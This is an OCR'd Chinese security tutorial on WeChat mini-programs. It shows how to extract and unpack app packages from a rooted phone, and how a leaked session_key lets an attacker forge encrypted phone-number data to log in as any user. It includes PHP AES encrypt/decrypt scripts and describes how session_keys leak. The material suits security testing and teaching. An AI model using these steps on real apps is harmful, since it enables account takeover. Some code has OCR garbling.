
其中最关键的内容是 `(function(z) {var a = 11;function Z(ops) {z.push(ops)}` 和 `Z([[7],[3, 'companyUrl']])}) ` 这两行。微信将所有动态计算的变量放在了一个由函数构造而成的z数组中，并有如下格式: `Z([{id},{name}]);` 其中 `{name}` 便是对应变量的变量名，例如上面示例函数变量名为 `companyUrl` 。最终构造得到当前wxml页面的数据内容为：

```
1. <web-view src="{{companyUrl}}"></web-view>
```


0x024 小程序包提取

首先你需要一台已经ROOT的安卓设备/模拟器或一台已经JAILBREAK的iOS设备/模拟器，这里我们以安卓模拟器为例。在模拟器上下载微信并登录之后找到对应的小程序点击打开即可（因为兼容性问题，在安卓模拟器中微信小程序可能会闪退，但这并不影响后续操作，小程序数据包已经成自带下载了）。接着我们便能在安卓保存路径： `/data/data/com.tencent.mm/MicroMsg/{用户ID}/appbrand/pkg/` 下；iOS保存路


径：`/var/mobile/Containers/Data/Application/{程序UUID}/Library/WechatPrivate/{用户ID}/WeApp/LocalCache/release/{小程序ID}/`）下找到小程序包。



在找到对应的小程序包之后我们可以使用 `adb` 工具的“adb pull {小程序包的绝对路径}”命令非常便捷的将其从安卓系统中提取至电脑（IOS系统可考虑安装OPENSSH使用SFTP功能提取）：



这里我们使用 `wxappUnpacker` 解包工具（下载地址：https://data.hackinn.com/tools/wxappUnpacker.zip ，此下载包为二次优化版本），直接使用“node wuWxapkg.js 小程序包名”命令即可一键解包（需提前安装node.js及其他组件，详见包内使用说明），非常方便：



在解包完成之后，我们需要做的便是打开微信小程序开发者工具，选择“导入项目”，“AppID”选择测试号并导入；接着到“本地设置”模块，勾选上“不校验合法域名”功能就大功告成，可以愉快的开始调试对应小程序的源码了。

另外微信官方从微信Mac 2.4.0 Bêta版 & 微信Windows 2.7.0 Bêta版起便开始支持直接在Mac/Windows客户端上打开微信小程序，其微信小程序包存放路径如下：Mac（ `/Users/{系统用户名}/Library/Containers/com.tencent.xinWeChat/Data/Library/Containers/com.tencent.xinWeChat/Data/Library/aches/com.tencent.xinWeChat/{微信版本号}/{用户ID}/WeApp/LocalCache/release/{小程序ID}/` ）、Windows（ `C:\Users\{系统用户名}\Documents\WeChat Files\Applet\{小程序ID}\` ）。微信对于Mac和Windows的小程序包都做了不同程度的加密（目前Mac小程序包数据段没有做加密），由于现在从安卓/iOS系统中提取小程序更为方便，故不在此展开“如何解密Mac/Windows客户端上微信小程序数据包”的话题讨论，有兴趣的读者可以自行研究。


0x03 如意篇

0x031 前言

如意如意顺我心意，若不能顺我心意，我将竭尽全力，用自己的技术改变其意。笔者是一位极其“不听话”的人，我不想要程序它觉得，我要我自己觉得；自己重新定义程序的逻辑以及游戏规则，掌控这其中的数据，让每一个环节都顺自己的心意，直到看到自己想要的结果为止。在这篇文章中，作者将会带领大家寻找微信小程序中特有且常见的任意手机号登录漏洞，并为读者们带来一种你从未听说以及利用过并且只有在小程序中才会存在的类似于CSRF的漏洞。

0x032 都是SessionKey惹的祸

不知读者们是否发现有些微信小程序有“微信手机号快捷登录”的功能，轻轻一点即会弹出所以保存在微信之中已经被信任的手机号，无需再接收验证码即可实现一键登录已经经过微信验证的手机号，非常之便捷。



这个功能在微信小程序中名为“获取手机号”，目前只向以中国大陆为主体的企业认证账户开放使用，并在越来越多的企业级小程序中得到了完美的运用，其官方说明文档如下：

> *获取微信用户绑定的手机号，需先调用wx.login接口。*
>
> *因为需要用户主动触发才能发起获取手机号接口，所以该功能不由 API 来调用，需用 button 组件的点击来触发。*
>
> ***使用方法：**需要将 button 组件 `open-type` 的值设置为 `getPhoneNumber`，当用户点击并同意之后，可以通过 `bindgetphonenumber` 事件回调获取到微信服务器返回的加密数据， 然后在第三方服务端结合 `session_key` 以及 `app_id` 进行解密获取手机号。*

按照官方的开发手册，想使用“获取手机号”功能首先须在小程序内调用“wx.login”接口，示例代码如下：

```
wx.login({
  success (res) {
    if (res.code) {
      //发起网络请求
      wx.request({
        url: 'https://demo.c-est.cool/Login',
        console.log('成功将code传给小程序后端！')
        data: {
          code: res.code
        }
      })
    } else {
      console.log('登录失败！' + res.errMsg)
    }
  }
})
```

当微信小程序运行至“wx.login”代码处时，会调用微信服务器的接口返回“code”参数：


> ***code***：*用户登录凭证（有效期五分钟）。开发者需要在开发者服务器后台调用 auth.code2Session，使用 code 换取 openid 和 session_key 等信息*

可以将“code”参数理解为一次性校验用的token，未使用的code有5分钟的有效期，一但使用无论调用成功与否，此code便会失效。当小程序成功获取到code时，开发者便可使用预留代码将对应的code值传回小程序后端服务器以便接下来调用“auth.code2Session”接口：

> *登录凭证校验（本接口应在服务器端调用）。通过 wx.login 接口获得临时登录凭证 code 后传到开发者服务器调用此接口完成登录流程。*
>
> *请求地址：GET https://api.weixin.qq.com/sns/jscode2session?appid=APPID&secret=SECRET&js_code=JSCODE&grant_type=authorization_code*

通过使用“appId”、“appSecret”和登录时获取到的“code”（js_code）内容来换取：“openid”（用户唯一标识）、“session_key”（会话密钥）等值。

如下图所示，可以看到微信拥有一套非常成熟的小程序登录流程：



在这此流程中“session_key”起到了至关重要的作用，只要能获取此key的内容，便可以控制回调凭证内容，使整套登录安全体系破产。咋们的微信爸爸（滴，5Q币到账）肯定考虑到了这个问题，所以给出了如下提醒：

- 开发者服务器可以根据用户标识来生成自定义登录态，用于后续业务逻辑中前后端交互时识别用户身份；
- 会话密钥 `session_key` 是对用户数据进行 加密签名 的密钥。为了应用自身的数据安全，开发者服务器**不应该把会话密钥下发到小程序，也不应该对外提供这个密钥。**

总结一下就是：从微信这边获取到的“session_key”打死也不能直接返回给用户，但你实在要返回用于校验用户身份的话我也拦不住你，但求求你行行好使用自己生成的第三方key返回吧，将“session_key”和自己生成的key在数据库中做个关联就行。

然而，这毕竟只是个提醒，总会有开发者“看不见”🙈或者不听取的，你懂的。


接着我们回到“获取手机号”功能，在顺利调用“wx.login”和“auth.code2Session”接口之后便可轻松得到**加密之后的用户手机号数据**和**加密使用的初始向量**（iv），将这些数据传递给微信小程序后端并使用“session_key”作为解密key可得到如下json数据：

```
{
    "phoneNumber": "+33711123333",
    "purePhoneNumber": "711123333",
    "countryCode": "33",
    "watermark":
    {
        "appid":"APPID",
        "timestamp": TIMESTAMP
    }
}
```

- phoneNumber：用户绑定的手机号（国外手机号会有区号）；
- purePhoneNumber：没有区号的手机号；
- watermark：~~顾名思义没有什么用的标记~~ 内含对应小程序的appid和数据加密时的时间戳。

可以看到这些参数都是可以轻易伪造的，并且小程序后端并不会对得到的手机号做二次校验例如短信验证码校验（不然这个快捷登录功能便失去了意义），故只要“session_key”泄露我们便可以伪造登录凭证实现任意手机号登录。

那便先来聊一聊小程序数据的加解密吧：微信使用的是AES加密，CBC模式采用PKCS7填充，数据块长度为128位，输出使用base64编码。AES是用于替代DES加密的对称加密算法，对称加密算法最大的特性便是加、解密使用的同是一串密钥，只要获取到key便可加解自如（CBC加密模式下还需要 `iv` 偏移量参数，一般固定不变或作为变量内容传输）。



上图为微信服务器加密用户开放数据的具体流程，使用的加密key与“session_key”为同一个，偏移量iv则直接与加密后的数据一起明文返回给了小程序后端。有细心的读者可能会看到此流程中有一个用于防止内容被篡改的签名过程，这个签名仅在“获取用户信息”功能中才会生成，在“获取手机号”功能中并无，但这并不是微信的漏洞，因为签名是采用 `sha1( rawData + sessionkey )` 方式生成的，若 `session_key` 泄露则一切验证签名的操作均是无济于事。

根据微信小程序对数据加密的方式，我们可以写出如下数据解密脚本：

```
$sessionKey = fgets(STDIN);
echo "请输入本次加密IV: ";
$iv = fgets(STDIN);
echo "请输入待解密内容: ";
$encryptedData = fgets(STDIN);

function decryptData( $encryptedData, $iv, $sessionKey )
    {
        $aesIV = base64_decode($iv);
        $aesCipher = base64_decode($encryptedData);
        $aesKey = base64_decode($sessionKey);
        $result = openssl_decrypt($aesCipher, "AES-128-CBC", $aesKey, 1, $aesIV);
        $dataObj = json_decode($result);
        return $result;
    }

$result = decryptData($encryptedData, $iv, $sessionKey);
echo sprintf("最终的解密结果为: %s\n", $result);
```

以及对应的数据加密脚本：

```
<?php
echo "请输入SessionKey: ";
$sessionKey = fgets(STDIN);
echo "请输入本次解密IV: ";
$iv = fgets(STDIN);
echo "请输入待加密内容: ";
$decryptedData = fgets(STDIN);

```

```php
function encryptData( $decryptedData, $iv, $sessionKey )
{
    $aesIV = base64_decode($iv);
    $aesCipher = $decryptedData;
    $aesKey = base64_decode($sessionKey);
    $result = openssl_encrypt($aesCipher, "AES-128-CBC", $aesKey, 0, $aesIV);
    $dataObj = json_decode($result);
    return $result;
}
```


最终加、解密脚本运行效果如下：

```
➜ PHP git:(master) ✗ php encrypt.php
请输入SessionKey: NbW0kBJZyIdEMh9AgGoHXA==
请输入本次解密IV: 3O/KQvJ1T2lEdj6QfAtRwg==
请输入待加密内容：{"phoneNumber":"13588888888","purePhoneNumber":"13588888888","co
ntryCode":"86","watermark":{"timestamp":1581352610,"appid":"wx1b022th0rba666f7"}}
最终的加密结果为：jcKlM0hts5CH/7/dq2Wt0I9XSk4brlKHQMEDwR/lUVZT0MrpUuV+myrxjiDGOMVS
6yBDPgaf+vwGG3SbMRN9hVWTbH1A2SgmErdIaECKH38Ln2LQO4vz7fvJKwQu/AHLkzlwtLhZt5OM+Ixi6s
qlk4tjFRfPNT2XSn20g7FOVsDdk0oA0q4rc4KZ9fzjID9zEdbgsJEkF3FWQ8O1GWQA==
➜ PHP git:(master) ✗ php decrypt.php
请输入SessionKey: NbW0kBJZyIdEMh9AgGoHXA==
请输入本次加密IV: 3O/KQvJ1T2lEdj6QfAtRwg==
请输入待解密内容：jcKlM0hts5CH/7/dq2Wt0I9XSk4brlKHQMEDwR/lUVZT0MrpUuV+myrxjiDGOMVS
6yBDPgaf+vwGG3SbMRN9hVWTbH1A2SgmErdIaECKH38Ln2LQO4vz7fvJKwQu/AHLkzlwtLhZt5OM+Ixi6s
qlk4tjFRfPNT2XSn20g7FOVsDdk0oA0q4rc4KZ9fzjID9zEdbgsJEkF3FWQ8O1GWQA==
最终的解密结果为：{"phoneNumber":"13588888888","purePhoneNumber":"13588888888","co
ntryCode":"86","watermark":{"timestamp":1581352610,"appid":"wx1b022th0rba666f7"}}
```

巧妇难为无米之炊，有了解密之巧手，便得开始花式寻找“session_key”了。笔者为大家总结了如下三类常见造成“session_key”泄漏的场景供大家参考：

第一类：微信小程序AppSecret泄露


有一种看不见叫做开发觉得你看不见，你可以在小程序包内的配置文件中、Ta的某个博客某篇文章中、GitHub小仓库中等等地方找到被泄露的AppSecret。



之后通过微信官方API的 jscode2session 功能便可直接获取目标小程序的 SessionKey （此接口调用没有IP白名单限制）。有读者可能会问，请求参数 code 如何获取？其实非常简单，在小程序内找一个有登录功能的地方（会触发 wx.login 的地方），然后开始抓包并人工触发登录功能，之后小程序便会把获取到的code值传送回后端服务器，这时候只要拦截一下数据包即可获取 code 参数。

第二类：在请求登录或获取openid时直接返回SessionKey

在许多小程序中当用户执行登录操作时，会将获取到的code值传送回服务器后端以便后端执行 jscode2session 操作来生成 SessionKey 。但许多程序开发者由于安全意识淡薄，当成功获取 SessionKey 值会将其内容直接返回给用户而不是与第三方key做关联处理返回第三方key。例如下图为非常典型的案例，使用code换取session_key：



